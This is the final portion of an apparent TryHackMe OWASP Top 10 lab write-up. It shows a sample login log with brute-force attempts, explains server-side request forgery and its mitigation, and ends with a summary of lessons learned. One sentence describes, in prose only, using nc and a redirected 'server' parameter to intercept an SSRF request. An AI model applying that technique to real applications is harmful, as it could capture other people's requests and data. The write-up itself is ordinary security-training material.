
Download the attached files and open them.




```
1 200 OK 12.55.22.88 jr22 2019-03-18T09:21:17 /login
2 200 OK 14.56.23.11 rand99 2019-03-18T10:19:22 /login
3 200 OK 17.33.10.38 afer11 2019-03-18T11:11:44 /login
4 200 OK 99.12.44.20 rad4 2019-03-18T11:55:51 /login
5 200 OK 67.34.22.10 bff1 2019-03-18T13:08:59 /login
6 200 OK 34.55.11.14 hax0r 2019-03-21T10:08:15 /login
7 401 Unauthorised 49.99.13.16 admin 2019-03-21T21:08:15 /login
8 401 Unauthorised 49.99.13.16 administrator 2019-03-21T21:08:20 /login
9 401 Unauthorised 49.99.13.16 anonymous 2019-03-21T21:08:25 /login
10 401 Unauthorised 49.99.13.16 root 2019-03-21T21:08:30 /login
```

Task 10: Server-side Request Forgery

Server-side Request Forgery (SSRF) is a vulnerability that allows an attacker to make unauthorized requests from a web application to other internal or external resources. In an SSRF attack, the attacker tricks the application into sending requests to unintended targets, such as internal systems, APIs, or other external services. Just like in injection vulnerability, to mitigate SSRF, we should Properly validate and sanitize user-supplied URLs or input parameters to prevent unauthorized or malicious requests.




By starting nc and changing the server parameter point to our target machine, we can intercept the message.



Here is the completion screenshot:

Link: https://tryhackme.com/p/Daniel.Mwendwa?show_achievement_badge=owasp-10



Conclusion

Throughout the OWASP Top 10 module on TryHackMe, we have learned about the most prevalent web application security risks and their corresponding mitigation strategies. By studying and analyzing each of the top 10 risks, we have gained a deeper understanding of the potential vulnerabilities that can exist in web applications. This module has provided us with valuable insights into secure coding practices, emphasizing the importance of robust input validation, access control, encryption, and logging mechanisms. By applying the knowledge gained from this module, we can enhance the security posture of web applications, safeguarding against potential threats and protecting sensitive data. Overall, this experience has been instrumental in broadening our understanding of web application security and equipping us with essential skills for secure development practices.